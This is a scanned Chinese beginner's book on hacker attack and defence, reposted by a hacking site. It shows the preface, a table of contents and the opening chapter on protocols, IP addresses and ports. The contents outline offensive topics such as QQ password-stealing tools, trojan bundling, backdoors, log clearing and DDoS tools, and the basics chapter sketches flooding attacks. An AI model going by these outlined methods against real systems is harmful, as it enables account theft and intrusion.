免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

视频教学 一看就会 无师自通 得心应手

易学 第三版

黑客攻防入门

华诚科技 编著



新手易学

版式新颖 内容丰富
全程图解 一学就会
知识技巧 一应俱全
书盘结合 互动教学
视频讲解 生动有趣

超值赠送

超值赠送本书全程视频讲解

机械工业出版社
China Machine Press

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



客服热线：(010) 88378991, 88361066
购书热线：(010) 68326294, 88379649, 68995259
投稿热线：(010) 88379604
读者信箱：hzjsj@hzbook.com
华章网站 http://www.hzbook.com
网上购书：www.china-pub.com
封面设计 张静明
上架指导：计算机 网络技术
ISBN 978-7-111-32464-5
9 787111 324645
定价：35.00元(附光盘)

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

前　言

互联网发展的同时也造就了一批网络高技术的不法分子，即大家通常所说的黑客，他们经常利用自己高超的电脑技术一次又一次地入侵他人电脑，窃取隐私信息和重要数据。因此，广大电脑爱好者必须了解黑客常用的入侵方式及对应的防范措施。

本书从“攻”、“防”两个不同的角度，在介绍黑客攻击手段的同时，也讲解了相应的防范措施；通过介绍黑客常用的入侵工具和浅显易懂的操作步骤向用户展现了黑客入侵网络与防御的全过程。

全书共分为13章，第1章介绍了黑客攻防的基础知识，包括黑客、网络攻击基础、IP地址和端口等概念，同时也介绍了黑客攻防的相关术语和常用的命令；第2章介绍了搭建虚拟环境、使用嗅探工具监听网络、扫描网络中主机的开放端口等知识；第3章介绍了常见木马的植入、清除和防范；第4章介绍了远程控制技术，例如常用的QQ远程协助，还有网络执法官、远程控制任我行等远程监视工具等知识；第5章介绍了网络攻击与欺骗技术，包括ARP欺骗、DNS欺骗和DDoS欺骗等知识；第6章介绍了黑客的隐藏与追踪技术，包括入侵隐藏技术、黑客常用的追踪工具等知识；第7章介绍了漏洞攻防实战，包括漏洞攻击基础、常见的漏洞入侵实例、常用的注入工具等知识；第8章介绍了网页攻防实战，包括网页恶意代码、网页攻击的实现与防范等知识；第9章介绍了邮件攻防实战，包括邮件炸弹实战、破解电子邮箱密码的手段等知识；第10章介绍了QQ攻防实战，包括常用的QQ盗号工具、QQ信息攻击工具以及QQ的安全防范等知识；第11章介绍了局域网攻防实战，包括局域网监听、局域网挂马、局域网攻击与防范等知识；第12章介绍了系统清理与安全性能提升，包括流氓软件、间谍软件的清理，更改组策略和注册表编辑器等知识；第13章介绍了系统安全防御技术，包括防火墙技术、文件加密技术、数据恢复技术等知识。

本书以场景式教学、案例驱动与任务进阶为写作特色，在书中可以看到一个个生动的场景案例。通过一个个任务的实践操作，读者不仅可以轻松掌握有关网络安全的知识，还可在不知不觉中快速提升网络安全防范的实战技能。

本书涉及面较广，可作为一本黑客攻防技术的速查手册，也适合网络管理人员、喜欢研究黑客技术者、大中专院校相关专业的学生使用。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

随书附赠的光盘为用户提供了多种攻防实战的教学视频，通过增加读者对主流操作手法感性的认识，使读者提高防范技能，确保自己电脑的系统安全。

由于笔者水平有限，在本书的编辑过程中难免会存在一些疏漏之处，希望广大读者发现后批评指正，并提出宝贵的意见。

最后需要提醒读者的是：根据国家有关法律规定，任何利用黑客技术攻击他人的行为都属于违法行为，后果自负。

编 者

2010年10月

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目　录

前言

第1章　黑客攻防基础知识

1.1　认识黑客……2
1.2　网络攻击基础——认识网络协议……2
1.2.1　网络连接标准接口——TCP/IP协议……2
1.2.2　ARP欺骗攻击必知——ARP协议……3
1.2.3　洪水攻击必知——ICMP协议……3
1.2.4　邮件攻击必知——SMTP协议……4
1.3　黑客必经的两道门——IP地址与端口……4
1.3.1　IP地址与端口概述……4
1.3.2　设置IP地址……5
1.3.3　查看端口……7
1.3.4　关闭与限制端口……7
1.4　认识系统进程……10
1.4.1　系统进程概述……10
1.4.2　关闭与新建系统进程……11
1.5　认识病毒……12
1.5.1　病毒概述……12
1.5.2　病毒的工作原理……14
1.5.3　防范计算机病毒的常用技巧……15
1.6　黑客常用的DOS命令……15
1.6.1　使用ping命令查看网络连接……15
1.6.2　使用netstat命令检测当前端口……16
1.6.3　使用ipconfig命令显示TCP/IP配置……17
1.6.4　使用net命令管理网络环境……18
1.6.5　使用telnet命令进行远程登录……19
知识进阶：黑客攻防相关术语……20

第2章　黑客入侵前奏——踩探与扫描

2.1　搭建虚拟环境……22
2.1.1　虚拟机相关知识……22
2.1.2　安装VMware虚拟机程序……23
2.1.3　在VMware上新建虚拟机……25
2.2　使用嗅探工具……28
2.2.1　嗅探器概述……28
2.2.2　使用Sniffer Pro截获数据包……29
2.2.3　使用影音神探……33
2.3　端口与漏洞扫描……34
2.3.1　端口扫描原理……34
2.3.2　使用X-Scan扫描器……35
2.3.3　使用SuperScan扫描器……37
知识进阶：IP侦查防范技术……39

第3章　木马的植入与清除

3.1　木马的概念……42
3.1.1　木马的工作原理……42
3.1.2　常见木马分类……42
3.2　伪装与捆绑木马……43
3.2.1　木马的伪装方式……43
3.2.2　利用捆绑器捆绑木马……45
3.3　木马启动技术……47
3.3.1　用注册表启动木马……47
3.3.2　用系统配置文件启动木马……48
3.4　黑客常用的木马工具……49
3.4.1　冰河木马……49
3.4.2　“广外女生”木马……55
3.5　防范木马入侵计算机……61
3.5.1　计算机中木马后常见的症状……61
3.5.2　防范木马入侵的常见措施……61
知识进阶：使用360安全卫士查杀木马……62

第4章　远程控制技术

4.1　利用QQ实现远程协助……66

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

4.1.1 让好友操控自己的计算机……66
4.1.2 远程操控好友的计算机……67
4.2 使用远程监控工具……68
4.2.1 使用“远程控制任我行”实现远程控制……68
4.2.2 使用“网络执法官”实时监控局域网……72
知识进阶：使用QuickIP进行多点控制……76

第5章 网络攻击与欺骗技术

5.1 网络攻击概述……82
5.1.1 黑客常用的网络攻击方式……82
5.1.2 防范网络攻击的措施……83
5.2 ARP欺骗攻击实现……84
5.2.1 ARP欺骗攻击原理……84
5.2.2 使用WinArpAttacker进行ARP欺骗……85
5.2.3 使用防火墙防御ARP欺骗……86
5.3 DNS欺骗攻击……88
5.3.1 DNS工作原理……88
5.3.2 DNS欺骗攻击的原理……88
5.3.3 使用网络守护神防御DNS欺骗攻击……89
5.4 分布式拒绝服务攻击实现……91
5.4.1 分布式拒绝服务攻击简介……91
5.4.2 使用DDoS攻击工具……91
5.4.3 DDoS攻击防范……93
知识进阶：使用代理服务器防范IP欺骗攻击……94

第6章 黑客隐匿与追踪技术

6.1 入侵隐藏技术……98
6.1.1 跳板技术概述……98
6.1.2 代理服务器……98
6.1.3 使用端口重定向……99
6.2 跳板与代理服务器的使用与防范……100
6.2.1 利用“代理猎手”找代理……100
6.2.2 使用SocksCap32设置动态代理……104
6.2.3 远程跳板代理攻击防范……106
6.3 黑客追踪工具……108
6.3.1 IP追踪原理……108
6.3.2 使用NeoTrace Pro追踪工具……108
6.3.3 使用IP搜索客……110
6.4 开启后门方便进出……111
6.4.1 后门程序概述……111
6.4.2 用Shift后门生成器留下后门……112
6.5 清除系统日志……112
6.5.1 系统日志概述……112
6.5.2 手动清除系统日志……113
6.5.3 使用批处理清除远程主机日志……114
知识进阶：通过工具清除事件日志……114

第7章 漏洞攻防实战

7.1 漏洞攻击基础……118
7.1.1 常见的系统漏洞……118
7.1.2 常见的网站漏洞……118
7.2 常见漏洞入侵实例……120
7.2.1 利用Unicode漏洞实施入侵……120
7.2.2 SAM数据库漏洞入侵……121
7.2.3 IPC$漏洞……121
7.3 常用注入工具的使用……122
7.3.1 使用啊D注入工具……122
7.3.2 使用NBSI注入工具……124
7.4 查漏补缺，防范漏洞入侵……126
7.4.1 安装补丁……126
7.4.2 常用的防范措施……127
知识进阶：使用Windows系统安全检测器……128

第8章 网页攻防实战

8.1 网页攻击概述……132
8.1.1 网页攻击的危害……132
8.1.2 网页攻击的防范措施……133
8.2 网页恶意代码概述……135
8.2.1 认识网页恶意代码……135
8.2.2 网页恶意代码的特点和分类……135
8.2.3 网页恶意代码攻击的形式……136
8.3 网页恶意代码的修复与防范……140

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.3.1 网页恶意代码修复……140
8.3.2 网页恶意代码防范……141
知识进阶：IE浏览器安全设置……144

第9章 邮件攻防实战

9.1 邮件攻击概述……148
9.1.1 邮件攻击的方式……148
9.1.2 邮件攻击的危害……148
9.2 邮件炸弹实战……149
9.2.1 认识邮件炸弹……149
9.2.2 使用亿虎E-mail群发大师……149
9.2.3 邮件炸弹防范……151
9.3 电子邮箱密码获取……153
9.3.1 使用黑雨获取密码……153
9.3.2 使用流光探测邮箱密码……154
知识进阶：找回失窃的电子邮箱密码…156

第10章 QQ攻防实战

10.1 使用QQ盗号工具……158
10.1.1 QQ简单盗……158
10.1.2 阿拉QQ密码潜伏者……160
10.1.3 盗Q黑侠……161
10.1.4 QQ密码掠夺者……162
10.1.5 QQ眼睛……164
10.2 QQ信息攻击工具……168
10.2.1 风云QQ尾巴生成器……168
10.2.2 QQ红胞发送器……169
10.2.3 飘叶千夫指……170
10.2.4 QQ狙击手……171
10.3 QQ安全防范……173
10.3.1 QQ密码防盗专家……173
10.3.2 防范QQ信息攻击……174
10.3.3 申请QQ密码保护……175
知识进阶：QQ登录信息清除……176

第11章 局域网攻防实战

11.1 局域网监听的原理与防范……180
11.1.1 局域网监听的原理……180
11.1.2 局域网监听的检测与防范…181
11.2 实现局域网挂马……182
11.2.1 端口映射概述……182
11.2.2 利用DNS欺骗在局域网中挂马…183
11.3 局域网攻击与防范……187
11.3.1 局域网查看工具……187
11.3.2 使用局域网终结者……194
11.3.3 使用网络剪刀手NetCut……194
11.3.4 局域网攻击防范措施……195
知识进阶：无线局域网安全隐患……198

第12章 系统清理与安全性能提升

12.1 清除流氓软件……202
12.1.1 使用360安全卫士清理……202
12.1.2 使用瑞星卡卡清理……202
12.2 使用防护间谍软件……203
12.2.1 使用Spy Sweeper反间谍软件……203
12.2.2 使用“间谍克星”反间谍软件……204
12.3 更改组策略……205
12.3.1 禁止访问指定程序……205
12.3.2 禁止从远端关闭计算机……207
12.3.3 设置控制面板显示项目……207
12.4 注册表编辑器使用防范……209
12.4.1 禁止访问和编辑注册表……209
12.4.2 关闭默认共享保证系统安全…210
12.4.3 关闭远程注册表管理服务…211
知识进阶：使用诺顿网络安全特警保护系统……212

第13章 系统安全防御技术

13.1 防火墙技术……216
13.1.1 设置Windows防火墙……216
13.1.2 天网防火墙的应用……218
13.2 文件加密技术……220
13.2.1 加密与解密原理……220
13.2.2 使用文件加解密系统加密文件……221
13.2.3 使用多功能密码破解软件…223
13.3 数据恢复技术……224
13.3.1 使用EasyRecovery恢复数据…224
13.3.2 使用FinalData恢复数据……226
知识进阶：使用文件粉碎机……228

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第1章

黑客攻防基础知识

要点导航

- 认识黑客
- 认识常见的网络协议
- IP地址与端口
- 认识系统进程
- 黑客常用的DOS命令





黑客往往会被认为是神秘的、不可捉摸的、难以接近的一类人，他们利用自己熟练的技术使得互联网的安全频频告急，有时候还会使得人们随时在担心自己的系统是否被黑客成功入侵了。其实黑客也有高手和菜鸟之分，只要用户了解了黑客的基本手段，一般的黑客是无法入侵您的电脑的。而对于黑客高手来说，可能您的电脑没有让他入侵的价值，所以不用太担心。

本章将主要介绍什么是黑客，常见的网络协议有哪些，认识IP地址、端口和系统进程以及黑客常用的DOS命令等知识，最后还向用户介绍一些黑客常用的专业术语。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1.1 认识黑客

关键字
黑客、骇客、入侵

视频学习 无

难度水平
◆◇◇◇◇

“黑客”是英文hacker直接音译过来的，简单地说，可将黑客理解为破坏者，黑客一般都是利用系统或者软件的漏洞来入侵用户电脑，当用户使用了一些较为危险的操作时就会给黑客创造机会。说直接一点，黑客最拿手的就是乘人之危。

黑客一词，原意是指计算机技术水平高超的电脑专家，尤其是指程序设计人员。但到了今天，黑客一词已被用于泛指那些专门利用电脑网络搞破坏或恶作剧的家伙，而对这些人正确的英文叫法是cracker，音译为“骇客”。黑客与骇客的主要区别是黑客们修补相关漏洞，而骇客们却抓住这些漏洞对其他电脑进行入侵。

在网络发展初期，网络方面的立法还不够健全，黑客在法律的漏洞下可以为所欲为。目前各国法律的发展速度仍落后于互联网的发展速度，在黑客活动转入地下以后，其攻击的隐蔽性更强，使得当前法律和技术缺乏针对网络犯罪卓有成效的法纪和跟踪手段，无规范的黑客活动已经成为网络安全的重要威胁。

提示：红客

“红客”一词源于黑客，它是指维护国家利益，不利用网络技术入侵自己国家的电脑，而是维护正义，为自己国家争光的黑客。在中国，红色有着特定的价值含义，代表正义、道德、进步、强大等。红客是一种精神，它是一种热爱祖国，坚持正义，开拓进取的精神。所以只要具备这种精神并热爱着计算机技术的人都可称为红客。红客通常会利用自己掌握的技术去维护国内网络的安全，并对外来的进攻进行还击。

1.2 网络攻击基础——认识网络协议

关键字
TCP/IP、ARP、ICMP

视频学习 无

难度水平
◆◇◇◇◇

网络协议是指为在计算机网络中进行数据交换而建立的规则、标准或约定的集合。常见的网络协议有TCP/IP协议族、ARP协议、ICMP协议和SMTP协议，除此之外，还有UDP协议、IPX/SPX协议等。

1.2.1 网络连接标准接口——TCP/IP协议

TCP/IP协议，全称是Transmission Control Protocol/Internet Protocol，中文译为传输控制协议/因特网互联协议，又叫网络通信协议。众所周知，如今计算机接入互联网后都要设置TCP/IP，因此TCP/IP协议是互联网最基本的协议，也是国际互联网络的基础。

TCP/IP 定义了计算机如何连入因特网，以及数据如何在其中传输的标准。

TCP/IP包含两层协议，即TCP协议和IP协议。其中高层的TCP协议负责收集信息或者把

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

文件拆分成更小的数据包。发送端将这些数据包通过网络传送到接收端的TCP层，接收端的TCP层把数据包还原为原始文件；而低层的IP协议则处理每个数据包的地址部分，使得网络上的网关计算机能够识别数据包的地址并进行路由选择，从而让这些数据包能够正确到达目的地。

1.2.2 ARP欺骗攻击必知——ARP协议

ARP，即地址解析协议，它能够通过已知的IP地址来获取与其对应的物理地址（MAC地址）。在TCP/IP网络环境下，每个主机都分配了一个32bit（比特）的IP地址（如220.248.138.166），它是在网络中标识主机的一种逻辑地址，如果想要成功地将报文（网络中主机之间交换与传输的数据单元）传送给目的主机，则必须知道目的主机的物理地址，此时就可以使用ARP协议将目的主机的IP地址转换为物理地址。

简单地说，ARP协议就是主机在发送报文之前将目标主机的IP地址转换成与之对应的MAC地址的过程。谈到ARP就离不开ARP欺骗，本书将在第5章向读者具体介绍ARP欺骗的工作原理及防范方法。

1.2.3 洪水攻击必知——ICMP协议

ICMP，即Internet控制报文协议，它是TCP/IP协议族中的一个子协议，用于在IP主机、路由器之间传递控制消息。控制消息包括网络通不通、主机是否存在、路由是否可用等网络本身的消息，这些控制消息虽然并不传输用户数据，但是对于用户数据的传递起着非常重要的作用。

ICMP在网络中提供了一致、易懂的出错报告信息，将发送的出错报文返回到发送数据的主机。ICMP唯一的功能是报告问题而不是解决问题，解决问题的任务由发送方完成。

正是这一特点使得它非常容易被用于攻击网络上的路由器和主机。例如“Ping Of Death”攻击，在还没有发布限制发送ICMP数据包大小的补丁之前，操作系统规定了ICMP数据包的最大尺寸不超过64KB，因此“Ping Of Death”根据这一规定向主机发起攻击。其工作原理是：如果ICMP数据包的尺寸超过64KB上限时，主机出现内存分配错误，导致TCP/IP堆栈崩溃，致使主机死机。

提示：洪水攻击

洪水攻击是现在黑客比较常用的一种攻击技术，特点是实施简单，威力强大，无论电脑的防护防御措施做得多么好，都很难保证不遭受该类攻击。常见的洪水攻击包含MAC泛洪、网络泛洪和应用程序泛洪。

MAC泛洪是指攻击者进入局域网内，将假冒的源MAC地址和目的MAC地址数据帧发送到以太网上，使得假冒的源MAC地址和目标MAC地址塞满交换机的MAC地址表，导致交换机无法正确地传送数据。

网络泛洪包括Smurf和DDoS，其中Smurf是指攻击者假冒ICMP广播ping，如果路由器没有关闭定向广播，那攻击者就可以在某个网络内对其他网络发送定向广播ping，网络中的主机越多，造成的结果就越严重，因为每个主机都会默认响应这个ping，导致链路流量过大而拒绝服务。而DDoS是指攻击者将DDoS控制软件安装到连接到互联网的系统中，并使其感染其他系统，然后攻击者将攻击指令发送给DDoS控制软件，让受DDoS控制

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

的系统向某个IP发送大量假冒的网络流量，受攻击者的网络将被这些假的流量所占据，导致无法为它们的正常用户提供服务。

应用程序泛洪的目的就是消耗应用程序或者系统资源，常见的形式就是垃圾邮件。

1.2.4 邮件攻击必知——SMTP协议

SMTP，即简单邮件传输协议，它是一组用于由源地址到目的地址传送邮件的规则，由它来控制信件的中转方式。SMTP协议属于TCP/IP协议族，它帮助每台计算机在发送或中转信件时找到下一个目的地，通过SMTP协议所指定的服务器就可以把电子邮件寄到收信人的服务器上了，整个过程只需要几分钟。

由于SMTP协议是与邮件传输有关的协议，因此提到SMTP就不得不让人想起邮件攻击，本书将在第9章具体介绍邮件攻击与防范的相关内容。

1.3 黑客必经的两道门——IP地址与端口

关键字
IP地址、端口

视频学习 光盘\第1章 黑客攻防基础知识\1-3 黑客必经的两道门——IP地址与端口

难度水平
◆◆○○○

黑客攻击其他人的电脑必须确定目标主机的IP地址和扫描目标主机的开放端口。因此目标主机的IP地址和开放端口对于黑客来说是非常重要的信息，也是黑客入侵目标主机的必备信息。

1.3.1 IP地址与端口概述

端口是计算机与外界通信交流的端口，而IP地址则是网络中主机的重要标识之一，因此用户如果想要了解黑客是怎样获取IP地址和扫描开放端口的，则必须首先知道什么是IP地址和端口。

1. IP地址

IP地址就是给每个连接在互联网上的主机分配的一个32bit（比特）地址。按照TCP/IP协议规定，IP地址用二进制来表示，每个IP地址长32bit。比特换算成字节，就是4个字节，例如一个采用二进制形式的IP地址是“11000000101010000000000100000001”，这么长的IP地址处理起来会很费劲，因此为了方便人们的使用，IP地址经常被写成十进制的形式，中间使用符号“.”分开不同的字节，所以上面的IP地址可以写成192.168.1.1。IP地址的这种记法叫做“点分十进制表示法”，这显然比一长串的1和0要好记得多。

互联网中的每个接口都必须有一个唯一的IP地址，该地址并不是采用平面形式的地址空间，它具有一定的结构，一般情况下IP地址可分为A、B、C、D、E 5大类。

A类IP地址由1个字节的网络地址和3个字节主机地址组成，网络地址的最高位必须是“0”，其地址范围为1.0.0.1~126.255.255.254。可用的A类网络有126个，每个网络能够容纳16 777 214个主机。

B类IP地址由2个字节的网络地址和2个字节的主机地址组成，网络地址的最高位必须是

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

“10”，其地址范围为128.0.0.1～191.255.255.254。可用的B类网络有16 384个，每个网络能够容纳65 534个主机。

C类IP地址由3个字节的网络地址和1个字节的主机地址组成，网络地址的最高位必须是“110”，其地址范围为192.0.0.1～223.255.255.254。其中192.168.0.0～192.168.255.255为私有IP地址，C类网络可达2 097 150个，每个网络能容纳254个主机。

D类IP地址用于多点广播，其第一个字节以“1110”开始。它是一个专门保留的地址，不能在互联网上作为接点地址使用。其地址范围为224.0.0.1～239.255.255.254。

E类IP地址用于实验和开发，也不能在互联网上使用。其第一个字节以“1111”开始，为将来使用保留。

除了以上5类IP地址之外，还有两个IP地址，即全“0”地址（0.0.0.0）和全“1”地址（255.255.255.255），其中全“0”地址是指任意网络，全“1”地址是广播地址（现在CISCO上可以使用全0地址）。一般常用的为A、B、C 3类地址。

2.端口

简单地说，端口就是计算机和外界连接的通道。

为了解释清楚端口，接下来用房子来打个比方，端口就好比房子的门窗，它是信息出入的必经通道。另外，就如不同的门窗有不同的用处一样，不同的端口也有不同的功能，例如使用浏览器浏览网页用的是80号端口。计算机上可开启的端口数值范围为1～65 535。

常用的端口有21号端口（FTP——文件传输协议）、23号端口（Telnet——远程登录协议）、53号端口（DNS——域名服务器）、79号端口（finger——查看机器的运行情况）、80号端口（HTTP——超文本传输协议）、110号端口（POP——邮局协议）、139号端口（NetBIOS服务，即共享服务）、3389号端口（用于远程登录）。

端口按照端口号的分布可分为公认端口、注册端口以及动态和私有端口。

公认端口，也称常用端口。这类端口包括0～1023号端口，它们紧密地绑定一些特定的服务。通常这些端口的通信明确地表明了某种服务的协议，这类端口不可再重新定义它的作用对象。

注册端口，包括1024～49151号端口，它们松散地绑定于一些服务。也就是说有许多服务绑定于这些端口，这些端口同样用于许多其他的目的。这些端口多数没有明确的定义服务对象，不同程序可以根据实际需要自己定义。这些端口会定义一些远程控制软件和木马程序，因此对这些端口的防护和查杀是非常有必要的。

动态和私有端口，包括49152～65535号端口，从理论上讲不应该把常用服务分配在这些端口上。但实际上有些较为特殊的程序，特别是一些木马程序就非常喜欢使用这些端口，因为这些端口常常不会引起注意，容易隐藏。

1.3.2 设置IP地址

IP地址是网络中主机的重要标识之一，因此电脑中安装了网卡之后，需要对电脑设置IP地址后才可以连接到网络。设置IP地址的操作方法如下所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤1：单击“属性”命令

❶ 在桌面上右击“网上邻居”图标。

❷ 弹出快捷菜单，在菜单中单击“属性”命令，打开“网络连接”窗口。



步骤2：单击“属性”命令

❶ 在“网络连接”窗口中右击“本地连接”图标。

❷ 弹出快捷菜单，在菜单中单击“属性”命令，打开“本地连接 属性”对话框。



步骤3：单击【属性】按钮

❶ 在“此连接使用下列项目”列表框中选中“Internet协议（TCP/IP）”选项。

❷ 然后单击【属性】按钮。



步骤4：设置IP地址

❶ 在“Internet协议 属性”对话框中单击选中“使用下面的IP地址”单选按钮，然后在下方设置IP地址、子网掩码和默认网关。

❷ 接着单击选中“使用下面的DNS服务器地址”单选按钮，然后在下方设置首选DNS服务器。



步骤5：单击“运行”命令

❶ 连续单击两次【确定】按钮后返回到桌面，单击左下角的【开始】按钮。


❷ 在弹出的“开始”菜单中单击“运行”命令。



步骤6：输入cmd命令

❶ 弹出“运行”对话框，在“打开”文本框中输入cmd命令。

❷ 输入完毕后单击【确定】按钮或者按下【Enter】键。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤7：查看设置的IP地址

在弹出的DOS命令对话框中输入ipconfig命令后按下【Enter】键，接着便可在下方看见当前电脑的IP地址、子网掩码和默认网关。



提示：设置连接了路由器的电脑IP地址

当用户使用路由器实现共享上网时，由于路由器具有自动分配IP地址的功能，因此用户在设置电脑IP地址时只需选择自动获取IP地址和DNS服务器即可。

1.3.3 查看端口

查看目标主机的端口除了使用后面介绍的端口扫描软件（X-Scan、SuperScan）之外，还可以在Windows XP系统中使用netstat命令进行查看。端口扫描软件不仅能够查看本台电脑的端口，还能查看网络中其他电脑的端口，而netstat命令只能查看本台电脑中已开放的端口。

步骤1：单击“命令提示符”命令


❶ 单击桌面左下角的【开始】按钮。

❷ 在弹出的“开始”菜单中依次单击“所有程序>附件>命令提示符”命令。



步骤2：查看端口号

弹出“命令提示符”对话框，输入netstat -a -n后按下【Enter】键，即可看到以数字形式显示的TCP和UDP连接的端口号及状态。



1.3.4 关闭与限制端口

系统在默认的情况下有很多不安全或者是没有用的端口是开启的，因此用户需要对这些端口进行关闭或者限制操作。

1. 关闭端口

当用户安装了Windows XP操作系统之后，系统中一些不安全的端口在默认情况下是开启的，例如Telnet服务的23号端口、FTP服务的21号端口等，这里以Telnet服务的23号端口为例介绍关闭端口的操作步骤。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤1：单击“控制面板”命令

